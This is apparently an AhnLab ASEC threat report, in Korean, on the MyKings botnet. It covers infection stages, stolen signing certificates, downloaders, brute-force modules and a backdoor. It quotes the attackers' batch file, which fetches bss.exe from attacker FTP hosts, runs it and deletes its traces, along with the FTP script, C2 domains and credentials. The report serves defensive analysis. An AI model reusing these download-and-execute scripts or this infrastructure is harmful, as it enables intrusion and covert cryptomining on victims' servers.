2020.02.21

Analysis Report

MyKings 봇넷 분석 보고서

안랩 시큐리티대응센터(ASEC) 분석연구팀

AhnLab

경기도 성남시 분당구 판교역로 220 (우) 13493 | 대표전화 : 031-722-8000 | 팩스 : 031-722-8901 | www.ahnlab.com

목차

서론

2018년 중반부터 윈도우 서버에서 채굴 악성코드(Coin Miner)가 지속적으로 발견되거나 백신 프로그램이 정상적으로 실행되지 않는 등의 증상에 대한 보고가 증가했다. 안랩의 시큐리티대응센터(AhnLab Security Emergency response Center, ASEC) 분석가들과 디지털 포렌식팀(A-FIRST)의 조사 결과, 마스터 부트 레코드(MBR)를 변조하는 부트킷 악성코드가 발견되었다. 이 부트킷 악성코드가 감염 시스템에 채굴 악성코드를 설치해 재감염 되는 것으로 확인됐다.

상세 분석 결과, 이들은 지난 2015년 5월부터 국내에서 활동이 확인된 MyKings 봇넷(Botnet)으로 드러났다.

MyKings 봇넷은 DarkCloud, Hidden, Smominru 등으로 불리는 봇넷으로, 2014년 8월 관련 악성코드가 처음 발견되었다. 한국에서는 2015년 5월 첫 활동이 확인되었다. 이 조직은 조용하지만 꾸준히 활동했으며, 2018년 중반 이후 활동이 활발해졌다.

안랩은 2016년 11월 모 협회에서 접수된 악성코드에서 한국 기업의 디지털 인증서로 서명된 악성코드를 발견했다. 해당 악성코드를 분석하는 과정에서 추가 악성코드를 발견하고 연관 관계를 추적하기 시작했다. 새로운 변형에 미라이(Mirai) 악성코드 배포 기능이 추가된 점이 확인되었는데, 러시아 보안회사 닥터웹 역시 관련 정보를 공개[1]한 점으로 미루어 해당 악성코드는 한국만의 문제는 아닌 것으로 보인다.

본 보고서는 국내에서 활동하고 있는 MyKings 봇넷과 관련된 10여 개의 악성코드와 디지털 인증서 위조 및 도용 방식을 분석하고, MyKings 봇넷의 연관 관계와 감염 전조 증상 등 일련의 공격 과정을 상세히 밝힌다.

[1] https://news.drweb.com/show/?i=11140&lng=en

MyKings 봇넷 개요

2019년 중반 이후 국내외 보안 업체에서 새로운 부트킷에 대한 정보를 공개했다.[2] [3] 안랩도 2019년 4월 다크클라우드 부트킷에 대한 정보를 공개했다.[4] 안랩은 2018년 중반 이후 코인마이너 재감염, 백신 프로그램 오동작, 부트킷 등 별개 사건처럼 보이는 악성코드를 조사하면서 동일한 그룹의 소행으로 결론 내렸다. 다수의 해외 보안 업체들도 이 그룹의 활동이 심상치 않다고 판단, 관련 분석 보고서를 공개하기 시작했다.

안랩에서 확인한 이 그룹의 공격 대상은 대학, 협회, 방송, 제조, 금속, 솔루션 서비스, 웹호스팅 업체 등이다.

일시	대상
2015 년 5 월	쇼핑
2016 년 11 월	운송, 대학, 방송
2017 년 4 월	개발원
2017 년 7 월	음료 제조
2018 년 7 월	금속 가공 및 금속 제조
2018 년 12 월	솔루션 서비스 및 유통
2018 년 12 월	웹 호스팅
2019 년 1 월	대학교
2019 년 2 월	솔루션 서비스 및 유통
2019 년 6 월	제약
2019 년 6 월	정보 기술 솔루션
2019 년 12 월	방송, 대학, 학술

표 1. MyKings 침해 사고

지금까지 확인된 감염 방식은 메일을 통한 공격, 취약한 SQL 서버 공격, 이터널블루(EternalBlue) 공격 등이다. 내부 시스템에 성공적으로 침입한 이후 크게 3 단계 과정으로 진행된다.

[2] https://blog.trendmicro.com/trendlabs-security-intelligence/uncovering-a-mykings-variant-with-bootloader-persistence-via-managed-detection-and-response

[3] http://www.lianchaguan.com/archives/8036

[4] https://asec.ahnlab.com/1224




그림 1. MyKings의 단계적 공격 방식

MyKings 공격의 1 단계는 다운로더나 Cabinfo 로, 추가 악성코드를 다운로드 한다. 공격에 이용된 악성코드는 파일 이름을 기준으로 크게 msinfo.exe 와 cab.exe 로 구분할 수 있다. msinfo.exe 파일은 cab.exe 파일을 다운로드하며, 대개 VMProtect 로 패킹되어 자세한 기능을 파악하지 못하게 한다. 취약한 SQL 서버에 접속해 정보를 유출하는 기능을 가진 것으로 보인다.

cab.exe 는 다운로드 목록 리스트를 얻어 리스트에 있는 파일을 다운로드 한다. JPG 파일은 앞부분은 정상 이미지이지만 파일 뒷부분에 실행 파일이 존재하며, 이를 추출해 msinfo.exe 를 생성한다. my1.html 은 배치 파일로, 특정 파일의 권한을 변경하는 역할을 한다. 관리 대상 시스템에는 백도어가 설치되는데, 가장 널리 사용되는 파일 이름은 item.dat 이다. 이 악성코드는 인터넷에 공개된 소스코드로 제작되었다. 그러나 최근에는 1 단계 공격에 사용된 msinfo.exe 와 cab.exe 가 존재하지 않는 공격 사례도 확인되고 있다.




그림 2. 파일간 관계

2 단계에서는 시스템 설정 변경과 부트킷 등의 추가 설치가 진행된다. 초기에는 cab.exe 등의 파일에서 시스템 변경 파일을 직접 다운로드 했지만, 최근에는 시스템 설정을 변경하는 c3.bat 파일을 포함한 RAR SFX 파일 형태의 msief.exe 파일이 다운로드된다. 부트킷을 감염 시켜 시스템에서 백신 프로그램 등의 보안 프로그램 무력화를 시도한다.

3 단계로 최종 목표인 채굴 악성코드(Coin Miner, 이하 코인마이너)가 설치된다. 2017 년에는 취약한 임베디드 리눅스 시스템을 검색해 미라이(Mirai) 악성코드 다운로더를 감염 시켰다.

공격자는 인증서를 위조하거나 도용해 자신의 악성코드에 서명하고 있다. 현재까지. ***soft, H***solution, Kong*****(China), P****** Tech(Shanghai), S**** Projects, Ten****, Xi'an **** Tech, *****ing Tech, Y****** Pu 등 9 개의 인증서가 위조 또는 도용된 것을 확인했다. MyKings 봇넷과 관련된 악성코드 서명에 사용된 인증서는 다른 악성코드 서명에도 사용되었다. 따라서 이들 인증서로 서명된 악성코드가 MyKings 봇넷을 제작한 그룹과 연관되어 있을 수 있지만, 다른 악성코드 제작자들 역시 같은 유출된 인증서를 사용할 수 있다. 도용된 인증서는 PUP, 다운로더, 키로거, 부트킷, 사행성 게임 등의 서명에 사용되었다. 만약 이들 인증서로 서명된 악성코드와 MyKings를 제작하는 일당과 직접적인 관계가 있다면, 이 조직의 규모는 상당한 수준일 것으로 추정된다.

코인마이너를 설치하는 점 등으로 봤을 때 특정한 목표를 가지고 활동하는 그룹은 아닐 가능성이 높다. 그러나 다수의 악성코드가 유출된 것으로 보이는 디지털 인증서로 서명되어 있어 내부 정보 유출을 시도할 가능성도 배제할 수 없다. 한편, 현재까지 이 그룹과 관련된 것으로 확인된 악성코드는 420 개 이상이다.

주요 악성코드 분석

1. Cabinfo (1) Cab.exe

Cabinfo라는 악성코드 이름은 이와 관련된 대표적인 파일 이름인 cab.exe와 msinfo.exe에서 비롯된 것으로, cab.exe와 msinfo.exe는 대개 한쌍으로 동작한다. cab.exe는 다운로더와 DNS 주소 변경 기능을 갖고 있다.

Cab.exe (c289c15d0f7e694382a7e0a2dc8bdfd8)가 실행되면 현재 버전이 출력되며, msinfo.exe 파일의 업데이트 여부를 확인한다.




그림 3. cab.exe 실행

업데이트가 필요할 경우, 관련 파일을 다운로드하여 업데이트 한다.




그림 4. cab.exe 업데이트

업데이트가 필요할 때 특정 주소(예: up.f4321y.com:8888/update.txt)에 접속해 다운로드 주소 리스트를 받아온다. 보통 msinfo.exe와 my1.bat 파일을 다운로드하지만 공격자가 원하면 추가 파일을 다운로드할 수 있다.




그림 5. 다운로드 리스트

2017년에는 717a8b4dgw1f99ly7blarj20c40e4b2a.jpg 파일이 다운로드 되었는데, 유명 팝 가수 테일러 스위프트(Taylor Swift)의 이미지로 위장했다.




그림 6. 다운로드 이미지

다운로드된 파일은 JPG 파일이지만, 파일 후반부에 실행 파일이 존재한다. 해당 실행 코드를 추출해 msinfo.exe 파일이 생성된다.


그림 7. JPG 파일 후반부에 첨부된 악성코드

2. Cabinfo (2) msinfo.exe

cab.exe 파일과 함께 발견되는 msinfo.exe 파일은 주로 VMProtect 등으로 패킹되어 있다.

2016년 10월 발견된 변형(ad0496f544762a95af11f9314e434e94)은 한국의 소프트웨어 제작 업체의 디지털 인증서로 서명되어 있었다. 현재 해당 인증서는 만료 상태이다.

실행되면 www.pubyun.com (118.184.176.15:80) 등에 접속해 시스템의 공인 IP 주소를 얻어낸다. 이후 wpd.dat, ups.rar 등 추가 파일을 다운로드 한다.
예) http://up.f4321y.com/wpd.dat, http://up.f4321y.com:8888/ups.rar




000000148964	000000549564	0	[update] InternetReadFile error 0x%x
00000014898C	00000054958C	0	[update] HttpSendRequest error 0x%x
0000001489B0	0000005495B0	0	Content-Type: application/x-www-form-urlencoded
0000001489E0	0000005495E0	0	[update] HttpOpenRequest error 0x%x
000000148A08	000000549608	0	[update] InternetConnect error 0x%x
000000148A2C	00000054962C	0	CheckUpdate.cpp
000000148A3C	00000054963C	0	[update] InternetOpen error 0x%x
000000148A60	000000549660	0	[update] start update failed 0x%x
000000148A84	000000549684	0	[update] update start...
000000148AA0	0000005496A0	0	[update] get ups failed.
000000148ABC	0000005496BC	0	http://%s:8888/ups.rar
000000148AD4	0000005496D4	0	up.f4321y.com
000000148AE4	0000005496E4	0	c:\windows\system\cab.exe
000000148B00	000000549700	0	\StringFileInfo\%04x%04x\ProductVersion
000000148B28	000000549728	0	VarFileInfo\Translation
000000148B40	000000549740	0	[update] ver is same, keep running.
000000148B64	000000549764	0	[update] ver different web:%s local:%s, needs update.
000000148B9C	00000054979C	0	[update] get ver failed.
000000148BB8	0000005497B8	0	/ver.txt
000000148BC4	0000005497C4	0	[update] GetModuleFileName error (%d)
000000148BEC	0000005497EC	0	[update] check update ...
000000148C08	000000549808	0	[update] [UpdateThread:] CreateUpdateThread ERROR: 0x%x

그림 8. 업데이트 관련 문자열

wpd.dat 파일은 암호화되어 있으며 무차별 로그인 대입을 위한 아이디와 암호 사전 파일로 추정된다. ups.rar는 Cabinfo 구성 파일 중 하나인 cab.exe 파일이다.

스캐너 기능과 SSH, Telnet, MS SQL 등에 무차별 대입법으로 로그인을 시도한다.



00000002EEEC	00000002EEEC	0	Task_Crack_Ssh::check
00000002EF08	00000002EF08	0	[Cracker:SSH] target ssh://%s:%d/ does not support password authentication.
00000002EF58	00000002EF58	0	[Cracker:SSH] password authentication is supported by ssh://%s:%d
00000002EF9C	00000002EF9C	0	Task_Crack_Ssh.cpp
00000002EFB0	00000002EFB0	0	[Cracker:SSH] could not connect to ssh://%s:%d %s
00000002EFEC	00000002EFEC	0	Task_Crack_Ssh::open
00000002F004	00000002F004	0	[Cracker:SSH] login error[%s:%s] on %s %s
00000002F030	00000002F030	0	[Cracker:SSH] auth error[%s:%s] on %s %s
00000002F05C	00000002F05C	0	[Cracker:SSH] %s does not support password auth
00000002F08C	00000002F08C	0	[Cracker:SSH] Found [%s:%s] on %s
00000002F0B0	00000002F0B0	0	[Cracker:SSH] %s ssh protocol error %s
00000002F0D8	00000002F0D8	0	[Cracker:SSH] could not connect to target %s %s
00000002F108	00000002F108	0	Task_Crack_Ssh::perform
00000002F120	00000002F120	0	[Cracker:SSH] Host:%s, Exec CMD:%s, Server Echo:%s
00000002F154	00000002F154	0	[Cracker:SSH] Host:%s, CMD failed:%s
00000002F17C	00000002F17C	0	[Cracker:SSH] Host:%s open chanel failed:%s
00000002F1A8	00000002F1A8	0	[Cracker:SSH] Host:%s create chanel failed:%s

그림 9. 무차별 대입법을 통한 로그인 시도

2017년 1월 발견된 일부 변형(c88ece9a379f4a714afaf5b8615fc66c)은 임베디드 리눅스 시스템을 찾아 Mirai 다운로더를 생성한다. ARM, M68K, MIPS, PowerPC, x86 등 다양한 프로세스의 실행 파일을 생성한다.




그림 10. 미라이 다운로더 설치 기능

3. Downloader - Script

2017년 이후 배치 파일과 FTP 로그인 정보를 담고 있는 데이터 파일을 통해 악성코드를 다운로드 하고 있다. 초기에는 FTP로 다운로드하는 msinfo.bat와 FTP 로그인 정보를 갖고 있는 msinfo.dat 파일 이름을 사용했지만, 2019년 이후 p, ps, s 등의 다른 파일 이름을 사용한다.

Msinfo.bat는 msinfo.dat 등의 데이터 파일에서 FTP 로그인 정보를 얻어 파일을 다운로드하고 실행한다.

```
ftp.exe -i -s:c:\windows\debug\msinfo.dat
start c:\windows\debug\bss.exe
del c:\windows\debug\msinfo.dat
del c:\windows\debug\msinfo.bat
exit
```

그림 11. 배치 파일

데이터 파일은 FTP 주소, 로그인 정보, 다운로드 파일 정보를 담고 있다.

```
open down.mys2018.xyz
mssql2
1433
get bsy.rar c:\windows\debug\bss.exe
bye
```

그림 12. FTP 로그인 정보

현재까지 파악된 접속 주소, 로그인 정보, 다운로드 파일, 다운로드 경로는 다음과 같다.

접속 주소	ID	암호	업로드 파일 이름	다운로드 파일 생성 경로
down.1226bye.pw	mssql2	1433	bsy.rar	c:₩windows₩debug₩bbs.exe
down.mys2018.xyz	mssql2	1433	bsy.rar	c:₩windows₩debug₩bbs.exe
ftp.0603bye.info	test	1433	a.exe	c:₩windows₩update.exe
ftp.0603bye.info	test	1433	s.dat	c:₩windows₩debug₩item.dat
ftp.0603bye.info	test	1433	s.rar	c:₩windows₩help₩lsmosee.exe
ftp.ftp0118.info	test	1433	s.rar	c:₩windows₩help₩lsmosee.exe
ftp.ftp0930.host	test	1433	s.rar	c:₩windows₩help₩lsmosee.exe

표 2. FTP 로그인 정보와 다운로드 파일

다운로드와 관련된 파일은 실행 후 삭제되므로, 침해 사고가 발생한 시스템에서 수집되지 않고 파일 생성 혹은 실행 흔적만 발견되기도 한다.

4. Downloader – PowerShell

2017년부터 공격자는 파워쉘을 사용하고 있다. 하지만, 정확하게 어떤 코드가 실행되었는지 확인되지 않았지만 인도 보안업체 퀵힐(QuickHeal) 보고서[5] 등에 관련 파워쉘 코드가 공개되었다.

5. Backdoor – item.dat

cab.exe와 msinfo.exe가 발견된 시스템에서 함께 발견된 파일이 item.dat이다. 이 프로그램은 인터넷에 소스코드가 공개된 원격제어 프로그램이다. 안랩은 해당 소스코드를 이용한 1,357여 개의 변형 파일을 발견했는데, 공개된 소스코드이므로 다른 공격자들도 해당 악성코드를 사용하기 때문으로 보인다. 이 그룹은 주로 item.dat이라는 파일명을 사용하는 것이 특징이다.

6. WMInjector

2019년 12월 해외 보안 업체 소포스(Sophos)가 공개한 분석보고서[6]에 이 악성코드가 언급되어 있다. 그러나 안랩의 조사 결과, 해당 악성코드가 국내에서 활동한 것은 확인되지 않았다. 안랩에서 수집한 샘플을 확인한 결과, 관련된 최초의 변형(b6b68faa706f7740dafd8941c4c5e35a)은 2017년 5월에 발견되었다. 관련 변형은 83,459 ~ 102,400 바이트 길이를 가지고 있다. 이들 변형은 특징적으로 'D:₩down10₩Release₩down10.pdb' PDB 정보를 담고 있다.

[5] https://blogs.quickheal.com/miners-snatching-open-source-tools-strengthen-malevolent-power/

[6] https://news.sophos.com/en-us/2019/12/18/mykings-botnet-spreads-headaches-cryptominers-and-forshare-malware/)

